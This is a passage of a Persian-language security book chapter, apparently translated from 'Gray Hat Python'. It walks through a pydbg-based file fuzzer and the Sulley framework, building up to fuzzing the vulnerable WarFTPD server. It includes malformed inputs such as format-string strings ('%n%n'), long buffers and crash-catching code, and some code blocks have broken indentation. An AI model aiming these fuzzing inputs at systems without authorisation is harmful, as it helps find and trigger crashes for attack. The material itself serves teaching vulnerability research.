            self.send_notify = False
            self.pid = None
            self.in_accessv_handler = False
        self.dbg = None
        self.running = False
        self.ready = False


        # Optional
        self.smtpserver = 'mail.nostarch.com'
        self.recipients = ['jms@bughunter.ca',]
        self.sender = 'jms@bughunter.ca'
        self.test_cases = [ "%s%n%s%n%s%n", "\xff", "\x00", "A" ]


 def file_picker( self ):
        file_list = os.listdir("examples/")
        list_length = len(file_list)
        file = file_list[random.randint(0, list_length-1)]
        shutil.copy("examples\\%s" % file,"test.%s" % self.ext)


        return file
```

کلاس اسکلت فایل فازر ما تعدادی متغییر سراسری را برای کسب اطلاعات اولیه درباره هدف مورد تست ما و تغییراتی که در فایل نمونه رخ میدهد را اعلان میکند. تابع file_picker از تعدادی تابع داخلی پایتون برای لیست کردن فایل های یک دایرکتوری و انتخاب تصادفی یکی از آنها برای شروع دستکاری استفاده میکند.

حالا ما باید تعدادی عملیات برای چند نخی کردن بارگذاری برنامه, رهگیری تخریب های احتمالی, و بستن برنامه وقتی تحلیل فایل مستند پایان پذیرفت, انجام دهیم. اولین مرحله این است که برنامه هدف تحت نخ دیباگر دیباگر اجرا شوند و یک مدریت کننده خطای دسترسی نصب شود. سپس ما نخ دوم را برای بازرسی نخ اول اجرا میکنیم, بنابراین میتواند بعد از مدتی تخریب شود. ما همچنین روتین آگاهی از طریق نامه الکترونیکی را نیز استفاده میکنیم. بگذارید این قابلیت های جدید را با ساختن کلاس ها و توابع جدید پیاده سازی کنیم.

file_fuzzer.py

```
...
def fuzz( self ):

while 1:

    1 if not self.running:
        # We first snag a file for mutation
        self.test_file = self.file_picker()
    2 self.mutate_file()
        # Start up the debugger thread
    3 pydbg_thread = threading.Thread(target=self.start_debugger)
        pydbg_thread.setDaemon(0)
```

```
        pydbg_thread.start()

        while self.pid == None:
            time.sleep(1)


  # Start up the monitoring thread
4 monitor_thread = threading.Thread
   (target=self.monitor_debugger)
   monitor_thread.setDaemon(0)
   monitor_thread.start()

   self.iteration += 1

   else:
     time.sleep(1)

# Our primary debugger thread that the application
# runs under
def start_debugger(self):

     print "[*] Starting debugger for iteration: %d" % self.iteration
     self.running = True
     self.dbg = pydbg()

     self.dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,self.check_accessv)
      pid = self.dbg.load(self.exe_path,"test.%s" % self.ext)

    self.pid = self.dbg.pid
    self.dbg.run()

# Our access violation handler that traps the crash
# information and stores it
def check_accessv(self,dbg):

     if dbg.dbg.u.Exception.dwFirstChance:

          return DBG_CONTINUE

     print "[*] Woot! Handling an access violation!"
     self.in_accessv_handler = True
     crash_bin = utils.crash_binning.crash_binning()
     crash_bin.record_crash(dbg)
     self.crash = crash_bin.crash_synopsis()

     # Write out the crash informations
     crash_fd = open("crashes\\crash-%d" % self.iteration,"w")
     crash_fd.write(self.crash)

    # Now back up the files
     shutil.copy("test.%s" % self.ext,"crashes\\%d.%s" %
     (self.iteration,self.ext))
     shutil.copy("examples\\%s" % self.test_file,"crashes\\%d_orig.%s" %
     (self.iteration,self.ext))
     self.dbg.terminate_Process()
     self.in_accessv_handler = False
```

```
        self.running = False

        return DBG_EXCEPTION_NOT_HANDLED

# This is our monitoring function that allows the application
# to run for a few seconds and then it terminates it
def monitor_debugger(self):

        counter = 0
        print "[*] Monitor thread for pid: %d waiting." % self.pid,
        while counter < 3:
            time.sleep(1)
            print counter,
            counter += 1

if self.in_accessv_handler != True:
    time.sleep(1)
    self.dbg.terminate_Process()
    self.pid = None
    self.running = False

else:
    print "[*] The access violation handler is doing
    its business. Waiting."

while self.running:
    time.sleep(1)

# Our emailing routine to ship out crash information
def notify(self):

        crash_message = "From:%s\r\n\r\nTo:\r\n\r\nIteration:
        %d\n\nOutput:\n\n %s" %
        (self.sender, self.iteration, self.crash)

    session = smtplib.SMTP(smtpserver)
    session.sendmail(sender, recipients, crash_message)
    session.quit()
    return
```

حالا ما منطق اصلی برای کنترل برنامه و شروع عملیات فازینگ را داریم, بگذارید نگاهی اجمالی به توابع فاز داشته باشیم. قسمت اول (۱ در کد) برای این است که آیا نسخه ای از عملیلات فازینگ که میخواهد انجام بپذیرد در حال حاظر در تحت اجرا است یا خیر. پرچم self.running در صورتی که کنترل کننده ی خطای دسترسی در زمان ترجمه ی گزارش یک تخریب مشغول باشد تنظیم میشود. بعد از اینکه ما یک سند را برای دستکاری انتخاب کردیم, ما آن را به تابع ساده دستکاری خود پاس میدهیم (۲درکد) که در مدت کوتاهی نوشتن را شروع میکند, بعد از اینکه این عملیات دستکاری در فایل پایان گرفت, ما نخ دیباگر را شروع میکنیم (۳ درکد), که صرفا برنامه تحلیل سند را باز میکند و سند دستکاری شده را به عنوان یک آرگمان- خط فرمان به آن واگذاری میکند. سپس ما در یک حلقه ی تنگ منتظر نخ دیباگر برای ثبت یک PID برای برنامه هدف میشویم. بعد از اینکه ما PID را دریافت کردیم, ما نخ مربوط به رهگیری را بارگذاری میکنیم (۴ درکد) که وظیفه ی این را که مطمئن شود ما برنامه را بعد از یک مدت زمان معین تخریب میکنیم, را نیز بر عهده

دارد. بعد از اینکه نخ رهگیری اجرا شد, ما شمارنده ی حلقه را افزایش میدهیم و به حلقه ی اصلی خود تا زمانی یک فایل جدید انتخاب کرده و آن را مجدد فاز کنیم, بازمیگردیم. حالا اجازه دهید تابع ساده دستکاری خود را به مخلوط خود اضافه کنیم.

file_fuzzer.py

```
...
def mutate_file( self ):
    # Pull the contents of the file into a buffer
    fd = open("test.%s" % self.ext, "rb")
    stream = fd.read()
    fd.close()

# The fuzzing meat and potatoes, really simple
# Take a random test case and apply it to a random position
# in the file
     1 test_case = self.test_cases[random.randint(0,len(self.test_cases)-1)]

     2 stream_length = len(stream)
       rand_offset = random.randint(0, stream_length - 1 )
       rand_len = random.randint(1, 1000)


       # Now take the test case and repeat it
       test_case = test_case * rand_len

      # Apply it to the buffer, we are just
      # splicing in our fuzz data

    3 fuzz_file = stream[0:rand_offset]
      fuzz_file += str(test_case)

      fuzz_file += stream[rand_offset:]

      # Write out the file
      fd = open("test.%s" % self.ext, "wb")

     fd.write( fuzz_file )
     fd.close()

     return
```

این ابتدایی ترین دستکاری کننده ای است که شما میتوانید داشته باشید, ما به صورت تصادفی یک گزینه را از لیست اصلی تست خود انتخاب میکنیم (۱ در کد) سپس ما یک آفست تصادفی و یک طول برای ایجاد فایل برای فازینگ انتخاب میکنیم(۲ درکد) با استفاده از اطلاعات آفست و طول, ما محاسبه را انجام میدهیم و دستکاری فایل را آغاز میکنیم. (۳ در کد) وقتی کار ما تمام شد, ما فایل خروجی

را ایجاد میکنیم, و نخ دیباگر بلافاصله از آن برای تست برنامه استفاده میکند. حالا اجازه بدهید فازر را با تعدادی پارامتر تحت خط فرمان برای تحلیل گسترش دهیم, و ما تقریبا بعد از این کار برای استفاده از آن آماده هستیم.

file_fuzzer.py

```
...
def print_usage():

    print "[*]"
    print "[*] file_fuzzer.py -e <Executable Path> -x <File Extension>"
    print "[*]"

    sys.exit(0)

if __name__ == "__main__":

    print "[*] Generic File Fuzzer."

    # This is the path to the document parser
    # and the filename extension to use

   try:
      opts, argo = getopt.getopt(sys.argv[1:],"e:x:n")
   except getopt.GetoptError:
      print_usage()

   exe_path = None
   ext = None
   notify = False

for o,a in opts:
     if o == "-e":
        exe_path = a
     elif o == "-x":
        ext = a
     elif o == "-n":
       notify = True

if exe_path is not None and ext is not None:
   fuzzer = file_fuzzer( exe_path, ext, notify )
   fuzzer.fuzz()
else:
   print_usage()
```

حالا ما اجازه میدهیم که اسکریپت file_fuzzer.py ما تعداد آرگمان خط-فرمان را دریافت کند. پرچم e– مسیر برنامه اجرایی هدف را دریافت میکند. گزینه ی x– در واقع پسوند فایل مورد نظر برای تست است, برای مثال txt. میتواند پسوند فایلی باشد که ما میخواهیم این

نوع فایل را فاز کنیم. پارامتر اختیاری n– به فازر میگوید که آیا ما میخواهیم از قابلیت آگاهی رسانی فازر استفاده کنیم یا خیر. حالا اجازه بدهید این فازر را در یک آزمایش کوچک امتحان کنیم.

بهترین راهی که من برای اینکه مطمئن شویم فازر فایل ما کار میکند پیدا کرده ام, تماشای نتیجه ی فایل های دستکاری شده در هنگام تست برنامه ی هدف است.در این راه شما تغییر متن را در هربار وارسی, با استفاده از یک ویرایشگر hex و یا ابزار تشخیص تغییر فایل اجرایی[۲۴۱], میتوانید مشاهده کنید. قبل از اینکه کار را شروع کنید, یک دایرکتوری به نام examples و یکی به نام crashes ایجاد در دایرکتوری که file_fuzzer.py شما در آن قرار دارد ایجاد کنید. بعد از اینکه دایکتوری ها را ایجاد کردید, تعدادی فایل متنی زائد ایجاد کنید و آنها را در دایرکتوری examples قرار دهید, حالا فازر خود را با دستور زیر اجرا کنید:

```
python file_fuzzer.py -e C:\\WINDOWS\\system32\\notepad.exe -x .txt
```

حالا شما باید مشاهده کنید که notepad اجرا میشود, و شما میتوانید مشاهده کنید که فایل های امتحانی شما در حال تغییر هستند. تا زمانی که شما بخواهید از این سیستم یعنی دستکاری فایل های زائد استفاده کنید شما میتوانید از این فازر در برابر برنامه های مختلف استفاده کنید.

حال اجازه دهید نگاهی به ملاحظات آینده برای این فازر داشته باشیم.

۸,۱,۵ ملاحظات آینده

اگرچه ما یک فازر ایجاد کردیم که ممکن است تعدادی آسیب پذیری در صورتی که زمان کافی روی آن صرف کنیم پیدا کند, شما میتوانید به شدت این فازر را بهبود بدهید و آنها را به فازر اضافه کنید. به قابلیت هایی که میتوانید اضافه کنید فکر کنید و آن را به عنوان یک تکلیف خانه انجام دهید.

۸,۱,۵ محدوده ی اجرای کد

محدوده ی اجرای کد[۲۴۲] یک معیار است که مشخص میکند چه مقدار کد وقتی برنامه هدف را تست میکنید اجرا میشود. یکی از متخصصان فازینگ یعنی چارلی میلر[۲۴۳] نمایش داده است, چگونه با افزایش محدوده ی اجرای کد شما میتوانید تعداد آسیب پذیری هایی را که پیدا میکنید افزایش دهید.[۲۴۴] ما نمیتوانیم در مورد منطق این روش بحث کنیم! یک روش ساده برای شما برای سنجیدن

---

241 Binary diffing

242 Code coverage

243 Charlie Miller

۲۴۴ چارلی میلر یک ارائه بسیار زیبا در کنفرانس CanSecWest سال 2008 در مورد افزایش محدود ه ی اجرای کد در زمان شکار آسیب پذیری ها داده است. که شما میتوانید آن را از http://cansecwest.com/csw08/csw08-miller.pdf دریافت کنید. این مقاله یک قسمت از بدنه ی اصلی کار چارلی است. یعنی کتابی تحت عنوان *Fuzzing for Software Security Testing and Quality Assurance* توسط وی و جارد دموت و آری تکانن.

محدوده ی اجرا ی کد این است که از یکی از دیباگر های مذبور استفاده کنید و بر روی توابع مختلف برنامه هدف وقفه قرار دهید. سپس میتوانید متوجه شوید در طول هر تست چه تعدادی از توابع بازخواست شده اند و فازر شما تا چه اندازه موثر است. مثال های بسیار پیچیده ای از استفاده از محدوده ی اجرای کد وجود دارند, که شما آزاد هستید تا آنها را درک کنید و به فازر خود بیافزاید.

۸,۱,۶ آنالیز ایستا به صورت خودکار

آنالیز ایستا خودکار یک فایل اجرایی و پیدا کردن نقاط حساس در کد هدف میتواند برای کسی که در جستجوی آسیب پذیری است بسیار مفید باشد. از ساده ترین رهگیری های که شما میتوانید انجام دهید پیدا کردن تمام فراخوانی های توابع خطرناک (مانند strcpy) و رهگیری آنها برای اجرا شدن و نتایج غلط است. آنالیز ایستا پیشرفته تر میتواند رهگیری عملیات کپی در حافظه به صورت inline و روتین های خطا و موارد ممکن دیگر است. هرچه قدر فازر شما از برنامه هدف بیشتر اطلاعات داشته باشد, امکان اینکه شما بتوانید آسیب پذیری را کشف کنید بسیار بیشتر است.

البته تمام اینها فقط بخشی از چیزهایی است که شما میتوانید به فازر ما و یا فازرهایی که در آینده ایجاد میکنید, اضافه کنید. توجه داشته باشید که وقتی شما در حال ساخت فازر خود هستید آن را طوری طراحی کنید که قابلیت گسترش را داشته باشد, تا بعد بتوانید به آن قابلیتهایی را اضافه کنید. با این کار خود شما متهیر میشوید که چطور در طول زمان فازر شما دگرگون شده است و با طراحی که انجام داده اید براحتی میتوانید آن را تغییر دهید.

حال که ما فایل فازر ساده خود را طراحی کردیم, زمان آن رسیده است که به سمت سالی یک چهارچوب فازینگ مبتنی بر پایتون که توسط پدرام امینی و آرون پورتنوی[۲۴۵] از تیم TrippingPointایجاد شده است, برویم. بعد از آن ما به سمت فازری که من نوشته ام و ioctlizer نام دارد, که برای پیدا کردن آسیب پذیر در روتین های کنترل های I/O که در بسیاری از درایورهای ویندوزی استفاده میشود, میرویم.

فصل نهم – سالی

[245] Aaron Portnoy

نام خود را از هیولای کرکی و آبی رنگ فیلم کارخانه ی هیولاها گرفت[۲۴۶]. سالی[۲۴۷] یک چهارچوب فازرینگ مبتنی- برپایتون بسیار قدرتمند است که توسط پدرام امینی و آرون پرتنوی[۲۴۸] از تیم TrippingPoint ایجاد شد. سالی درواقع چیزی فراتر از یک فازر است, چرا که دارای بسته و قابلیت ضبط بسته ها[۲۴۹], قابلیت گسترده ی گزارش تخریب ها و خودکار سازی VMware است. این ابزار همچنین قابلیت راه اندازی مجدد برنامه هدف بعد از اینکه یک تخریب اتفاق افتاد را دارد بنابراین میتوان روی نشست فازینگ برای میتواند برای شکار آسیب پذیری ها باقی بماند, به صورت خلاصه سالی یک شاهکار است.

برای تولید اطلاعات سالی از فازینگ مبتنی- بر بلاک[۲۵۰] که درواقع متودی برابر با متود spike متعلق به دیو ایتل[۲۵۱] که درواقع اولین فازری که از این تکنیک را اجرایی کرد, میباشد. در فازینگ مبتنی بر بلاک شما اسکلت کلی پروتکل و یا فرمت فایلی را که میخواهید فاز کنید, بهمراه طول و نوع داده ای که باید تزریق شود را مشخص میکنید, سپس فازر لیست داخلی موارد تست خود را برمیدارد و آن را در روش های مختلف با توجه به اسکلتی که شما تعریف کرده اید, تزریق میکند. این روش میتوان برای کشف آسیب پذیری ها بسیار موثر باشد, چرا که فازر دارای اطلاعات و دانشی در مورد پروتکلی که میخواهد فازینگ را روی آن انجام بدهد, است.

برای شروع ما ابتدا نگاهی به موارد ضروری برای اینکه سالی نصب و اجرا شود خواهیم داشت. سپس مراحل ابتدایی برای ساختن اسکلت یک پروتکل را شرح میدهیم. سپس ما به سمت اجرای یک عملیاتن فازرینگ تکمیل, با قابلیت ضبط بسته ها و گزارش گیری تخریب خواهیم رفت. هدف ما ابزار WarFTPD که یک سرویس FTP که دارای یک آسیب پذیری سرریزی پشته است, خواهد بود. و این روش که نویسنده های فازرها یک آسیب پذیری شناخته شده را بعنوان هدف برای تست قابلیتهای فازر خود انتخاب و استفاده کنند, تا متوجه شوند که فازر آنها میتواند آسیب پذیری را کشف کند و یا خیر بسیار مرسوم است. در این قسمت ما میخواهیم نمایش دهیم چگونه سالی میتواند یک فازینگ موفق از شروع تا پایان را مدیریت کند. در مطالعه ی راهنمای سالی[۲۵۲] که پدرام و آرون که دارای یک راهنمای قدم به قدم و کامل در مورد چهارچوب نوشته اند, اصلا تامل نکنید. بگذارید فاز را آغار کنیم.

۹,۱ نصب سالی

قبل از اینکه ما پیچ و مهره ی سالی را توضیح دهیم, ما ابتدا نیاز داریم که این ابزار به درستی نصب و راه اندازی کنیم. من یک نسخه از کدهای سالی را به صورت فشرده شده برای دانلود در آدرس .http://www.nostarch.com/ghpython.htm قرار داده ام.

---

246 Mosters, inc
247 Sulley
248 Arron Portnoy
249 Backet-capturing
250 Block-based
251 Dave-Aitel
252 http://www.fuzzing.org/wp-content/SulleyManual.pdf

بعد از اینکه شما فایل فشرده شده را دریافت کردید, آن را در یک قسمت دلخواه خود استخراج کنید. بعد از استخراج از داخل دایرکتوری سالی پوشه های سالیutils, و requests را در C:\Python25\Lib\site-packages\ کپی کنید. این تمام کاری بود که شما برای نصب هسته ی سالی نیاز داشتید, و حالا ما آماده هستیم عملیات را انجام دهیم.

اولین بسته ی مورد نیاز WinPcap است که درواقع یک کتابخانه ی برای سهولت ضبط بسته ها در سیستم های مبتنی بر ویندوز است. WinPcap توسط تمام ابزارهای شبکه و سیستم های شناسای حملات استفاده میشود, و همچنین برای اینکه سالی بتواند ترافیک شبکه را در هنگام فازینگ ضبط کند ضروری است. شما میتوانید نصاب آن را http://www.winpcat.org/install/bin/WinPcap_4_0_2.exe دریافت کنید.

بعد از اینکه WinPcap را نصب کردید, دو کتابخانه ی دیگر را نیز باید نصب کنید, pcapy و impacket که هر دو توسط تیم Core Security ایجاد شده اند. Pcapy درواقع یک رابط برای WinPcap که نصب کردید است. و Impacked یک کتابخانه ی از رمز خارج کننده[۲۵۳] و سازنده ی بسته است که در پایتون نوشته شده است. برای نصب pcapy شما میتوانید نصاب اجرای آن را از http://oss.coresecurity.com/repo/pcapy-0.10.5.win32-py2.5.exe دریافت کنید.

بعد از اینکه pcapy را نصب کردید, کتابخانه ی impacket را از آدرس زیر دریافت کنید http://oss.coresecurity.com/repo/Impacket-stable.zip فایل را از حالت فشرده سازی در یک دایرکتوری به صورت c:\directory که آن را با مسیر مبدا impacket جایگزین میکنید, خارج کنید و سپس دستور زیر را اجرا کنید.

```
C:\Impacket-stable\Impacket-0.9.6.0>C:\Python25\python.exe setup.py install
```

این دستور کتابخانه ی impacket را درکتبخوانه های پایتون شما نصب میکند, و شما حالا تمامی تنظمیات را برای شروع سالی انجام داده اید.

۹,۱,۱ پایه های اولیه ی سالی

وقتی در ابتدا یک برنامه را به عنوان هدف انتخاب میکنیم, ما باید تمام بلاکهای ساختمانی که مشخص کننده ی پرتکل که میخواهیم آن را فاز کنیم, بسازیم.سالی بهمراه خود فرمت های اطلاعاتی خامی است, که به شما اجازه میدهد پرتکل های ساده و پیچیده را تشریح کنید به این کامپونت های اطلاعاتی پایه ی اولیه[۲۵۴] گفته میشود. ما به صورت خلاصه پایه های اولیه ای را که برای فاز کردن سرور

[253] Decoding
[254] Primitive

WarFTPD نیاز داریم شرح میدهیم. بعد از اینکه شما آشنایی کلی با اینکه چگونه میتوانید از پایه های اولیه ساده به صورت موثر استفاده کنید, شما میتوانید خودتان به سمت استفاده از پایه های اولیه دیگر بروید.

۹,۱,۲ رشته ها

رشته ها از دوردستها بیشترین پایه های اولیه هستند که شما استفاده میکنید. رشته ها همه جا هستند, در نام کاربری, در آدرس IP در دایرکتوری ها, و هر چیزی دیگری که بتوانید آن را به نوعی با رشته نمایش دهید. سالی از ()s_string برای اینکه رشته ها را به عنوان پایه اولیه رشته قابل فاز تفکیک کند, استفاده میکند. آرگمان اصلی که ()s_string دریافت میکند یک رشته معتبر و قابل قبول به عنوان یک ورودی عادی برای پرتکل است. برای مثال اگر ما در حال فاز کردن یک ورودی نامه الکترونیکی باشیم, ما میتوانیم از دستور زیر استفاده کنیم:

```
s_string("justin@immunityinc.com")
```

این به سالی میگوید که justin@immunityinc.com یک مقدار معتبر است, بنابراین رشته تا زمانی تمامی حالت های ممکن چک شوند فاز میشود و وقتی حالت های ممکن تمام شدن به مقدار اصلی معتبر که شما تعریف کرده اید باز میگردد.

تعدادی از مقدار هایی که سالی به وسیله ی آدرس الکترونیکی گرفته شده بسازد چیزی شبیه زیر است:

```
justin@immunityinc.comAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
justin@%n%n%n%n%n.com
%d%d%d@immunityinc.comAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

۹,۱,۲ حائل ها

حائل ها[۲۵۵]چیزی بیشتر از رشته های کوچکی که به شما برای شکستن رشته های بزرگ تر به رشته های کنترل پذیر کمک میکنند, نیستند. با استفاده از مثال قبلی خود در مورد آدرس الکترونیکی, ما میتوانید از s_delim برای ساختن رشته فاز آینده استفاده کنیم :

```
s_string("justin")
s_delim("@")
s_string("immunityinc")
s_delim(".",fuzzable=False)
s_string("com")
```

شما میتوانید ببینید که ما چطور ما آدرس الکترونیکی را به رشته های کوچک تری تبدیل میکنیم و به سالی میگویم ما نمیخواهیم که نقطه (.) در این مثال فاز شود, اما میخواهیم که حائل @ فاز شود.

[255] Delimiters

۹,۱,۳ پایه های ثابت و تصادفی

سالی بهمراه خود این قابلیت را دارد که میتواند رشته شما را به صورت دست نخورده و یا دستکاری آن با اطلاعات تصادفی پاس کند.

برای استفاده از رشته ثابت بدون تغییر شما باید از فرمتی که مثالهای از آن در پایین آمده است استفاده کنید:

```
s_static("Hello,world!")
s_static("\x41\x41\x41")
```

برای ساختن اطلاعات مختلف با طول های مختلف, شما میتوانید از دستور ()s_random استفاده کنید. دقت داشته باشید این دستور تعدادی آرگمان اضافی برای کمک به سالی به منظور اینکه مشخص کردن طول و نوع اطلاعات ارسالی دریافت میکند. آرگمان های min_lenght و max_lenght به سالی حد پایین و حد بالای اطلاعات ارسالی در هر وارسی اعلام میکنند. یک آرگمان اختیاری که میتواند مفید باشد آرگمان num_mutations است که به سالی میگوید چه تعداد دستکاری قبل از بازگشت به رشته ی اصلی باید انجام دهد. به صورت پیشفرض این مقدار در هر وارسی 25 است.

یک مثال میتواند به صورت زیر باشد :

```
s_random("Justin",min_length=6, max_length=256, num_mutations=10)
```

در مثال ما, ما میخواهیم مقدار های تصادفی ایجاد کنیم که کوچک تر از 6 کاراکتر و بزرگتر از 256 کاراکتر نیستند. سپس رشته باید 10 مرتبه قبل از بازگشت به "justin" دستکاری شود.

۹,۱,۴ اطلاعات اجرایی

پایه اطلاعات دودوئی[۲۵۶] در سالی مثل چاقوی سوئیسی همه کاره برای استفاده نوع دیگر اطلاعات هستند. شما تقریبا میتوانید هر نوعی اطلاعاتی اجرایی را در آنها کپی کنید و اجازه بدهید سالی آن را برای شما فاز کند. این قابلیت مخصوصا وقتی کاربرد دارد که شما بسته های ضبط شده ای از یک پرتکل ناشناخته دارید, و شما فقط میخواهید متوجه شوید سرور چه جوابی به اطلاعات دستکاری شده میدهد.

برای اطلاعات اجرایی شما میتوانید از دستور ()s_binary به صورت زیر استفاده کنید:

```
s_binary("0x00 \\x41\\x42\\x43 0d 0a 0d 0a")
```

این دستور در اصل تمامی فرمت های مربوطه را دریافت کرده و از آنها مانند یک عملیات اجرای فاز بر روی رشته استفاده میکند.

[256] Binary Data

۹,۱,۵ اعداد صحیح

اعداد صحیح, همه جا چه در پرتکل های شفاف و چه در پرتکل های اجرای برای مشخص کردن طول, علامتگذاری ساختمان داده ها, و بقیه ی عملیات مثبت وجود دارند. سالی تمامی انوع مهم اعداد صحیح را پشتیبانی میکند. شما میتوانید در لیست زیر لیست آنها را مشاهده کنید.

```
1 byte – s_byte(), s_char()
2 bytes – s_word(), s_short()
4 bytes – s_dword(), s_long(), s_int()
8 bytes – s_qword(), s_double()
```

مقدار های عددی مختلف که توسط سالی پشتیبانی میشوند

تمام نمایش های عدد صحیح معمولا تعدادی کلمات کلیدی مهم دریافت میکند. کلمه کلیدی endianمشخص میکند اعداد صحیح به فرمت endian کوچک (<) و بزرگ (>) هستند, و به صورت پیشفرض به صورت endian کوچک است. کلمه ی کلیدی format دو مقدار ممکن دارد, اسکی و باینری که اینها مشخص میکنند عدد صحیح چگونه باید استفاده شود, برای مثال اگر شما عدد 1 را با فرمت اسکی داشته باشید مقدار معادلی برابر \x31 در برابر با باینری دارد. کلمه ی کلیدی singed مشخص میکند که عدد صحیح علامتدار است یا خیر. این تنها زمانی که مشخص کننده اسکی را برای آرگمان format انتخاب کرده باشید قابل قبول است, این یک مقدار بولی است که به صورت پیشفرض برابر با نادرست[۲۵۷]است. آخرین آرگمان اختیاری که برای ما جذاب است یک پرچم بولی به نام full_rage است, که به سالی کمک میکند تمام حالت های ممکن برای فاز کردن عداد صحیح را انجام دهد. از این پرچم باید خردمندانه استفاده کنید, چرا که عملات کامل زمانی بسیار طولانی را برای فاز کردن تمام مقدار های عددی در بر خواهد داشت, اما سالی به اندازه ی کافی برای تست مقدار های مرزی عددی (مقدار هایی که برابر با حداکثر و حداقل اعداد هستند) هوشمند است. برای مثال بالاترین مقدار یک عدد صحیح بدون علامت برابر با 65,535 میباشد. که سالی ممکن است بر روی مقدارهای 65,534 , 65,535 و 65,536 را به عنوان عداد انتخابی تست کند. مقدار اصلی برای کلمه کلیدی full_range به صورت نادرست است, این بدین معنی است که اجازه دهید سالی اعداد صحیح را انتخاب کند, و بهترین گزینه این است که اجازه این کار را به سالی بدهید. تعدادی از پایه های عددی میتواند به صورت زیر باشد:

```
s_word(0x1234, endian=">", fuzzable=False)
s_dword(0xDEADBEEF, format="ascii", signed=True)
```

در مثال اول ما یک کلمه[۲۵۸] 2-بایتی را برای مقدار 0x1234 تنظیم میکنیم و آن را از نوع endian بزرگ تعریف میکنیم و آن را بعنوان یک مقدار ثابت قرار میدهیم. در مثال دوم ما یک مقدار ۴-بایتی DWORD را برای 0xDEADBEEF تعریف میکنیم و آن را از نوع عدد صحیح اسکی علامتدار تعریف میکنیم.

[257] False
[258] Word

۹,۱,۶ بلاک ها و گروه ها

بلاک ها و گروهها دو قابلیت قدرتمند هستند که سالی برای اینکه پایه ها را به صورت زنجیره ای باهم ساماندهی کند, فراهم ساخته است. بلاکها مجموعه انفرادی هستند که پایه ها را در یک مجموعه تکی ساماندهی میکنند. گروهها در واقع یک راه برای زنجیره ای کردن پایه ها به مجمع ای از بلاک ها به طوری هستند که هر پایه در حقیقت یک مرحله از چرخه ی فازینگ برای بلاک مورد نظر باشد.

راهنمای سالی این مثال را برای اجرای فازینگ برروی یک سرور HTTP با استفاده از گروه ها و بلاکها آورده است:

```
# import all of sulley's functionality.

from sulley import *
# this request is for fuzzing: {GET,HEAD,POST,TRACE} /index.html HTTP/1.1
# define a new block named "HTTP BASIC".

s_initialize("HTTP BASIC")


# define a group primitive listing the various HTTP verbs we wish to fuzz.
s_group("verbs", values=["GET", "HEAD", "POST", "TRACE"])


# define a new block named "body" and associate with the above group.
if s_block_start("body", group="verbs"):


# break the remainder of the HTTP request into individual primitives.
  s_delim(" ")
  s_delim("/")
  s_string("index.html")
  s_delim(" ")
  s_string("HTTP")
  s_delim("/")
  s_string("1")
  s_delim(".")
  s_string("1")


  # end the request with the mandatory static sequence.
  s_static("\r\n\r\n")

# close the open block, the name argument is optional here.
s_block_end("body")
```

ما میبینیم که افراد TippingPoint یک گروه به نام verbs ایجاد کرده اند دارای تمام درخواست های معمول HTTP در خود است. سپس آنها یک بلاک به نام body ایجاد کرده اند که به گروه verbs متصل است. که بدین معنی است که سالی برای هر یک از ver ها (GET

, HEAD, POST , TRACE) تمام دستکاری های بلاک body را انجام میدهد. بنابراین سالی یک مجموعه کامل از درخواست های مخرب HTTP که شامل تمام دستورات اصلی HTTP است را فراهم میکند.

حالا ما کلیات کار برای شروع عملیات فازینگ با سالی را شرح دادیم. سالی قابلیت های بسیار زیاد دیگری مانند, رمز کننده های اطلاعات, محاسبه کننده ی checksum , مشخص کننده خودکار اندازه, و ... را همراه خود به ارمغان می آورد. برای یک راهنمای فراگیر تر در مورد سالی موضوعات مرتبط با فازینگ, به کتاب فازینگ[۲۵۹] که پدرام امینی یکی از نویسنده های آن بوده است مراجعه کنید حالا اجازه دهید اجرای فازینگ ایجاد کنیم و WarFTPD را در هم بکوبیم. ما ابتدا پایه های خود را و سپس یک نشست که پاسخ گوی آزمون ما است, ایجاد میکنیم.

۹,۱,۶ ضربه زدن به WarFTPD با سالی

حالا که شما آموختید چگونه میتوانید با استفاده از پایه ها یک پرتکل را تشریح کنید, بگذارید آموختها را بر روی یک مثال واقعی یعنی WarFTPD 1.65 که دارای یک آسیب پذیری سرریزی پشته درهنگام تحلیل مقدار های طولانی دستورات USER و PASS است, امتحان کنیم. هر دوی این دستورات برای اعتبارسنجی یک کاربر برای اتصال به سرور و قابلیت جابه جایی فایل ها بر روی میزبان استفاده میشوند. WarFTPD را از ftp://ftp.jgaa.com/pub/products/Windows/WarFtpDaemon/1.6_Series/ward165.exe. دانلود کنید. سپس فایل نصاب را اجرا کنید. اینکار WarFTPD را در دایرکتوری جاری باز میکند. تنها کاری که شما باید بکنید این است که warftpd.exe برای اینکه سرور کار خود را شروع کند اجرا کنید. حال اجازه دهید نگاهی اجمالی به پرتکل FTP برای اینکه ساختمان آن را قبل از اختصاص دادن به سالی متوجه شویم, داشته باشیم.

۹,۱,۶ FTP 101

FTP یک پرتکل ساده است که برای انتقال اطلاعات بین دو سیستم استفاده میشود. این پرتکل دارای پهناوری محیطی بسیاری است چرا که از یک وب سرور تا چاپگر[۲۶۰] های به روز شبکه از آن استفاده میکنند. به صورت پیشفرض سرور FTP بر روی پرت 21 در حال انتظار است و دستورات را از یک مشتری FTP دریافت میکند. و ما نقش یک مشتری FTP را که دستورات مخرب FTP را برای شکستن سرور FTP ارسال میکند بازی میکنیم. اگرچه ما به صورت ویژه WarFTPD را آزمایش میکنیم, اما شما میتوانید از فازر FTP برای حمله به هر سرور FTP که میخواهید استفاده کنید.

[259] Fuzzing Brute Force Vulnerability Discovery
[260] Printer

یک سرور FTP میتوانید برای اینکه یک کاربر ناشناس و یا یک کاربر معتبر با اعتبارسنجی به آن وارد شود, تنظیم شود. از آنجای که ما میدانیم آسیب پذیری سرریزی در دستورات USER و PASS وجود دارد (که هر دو برای اعتبار سنجی هستند), ما فرض را بر این میگذاریم که اعتبار سنجی مورد نیاز است. فرمت کلی این دو دستور FTP به صورت زیر است:

```
USER <USERNAME>
PASS <PASSWORD>
```

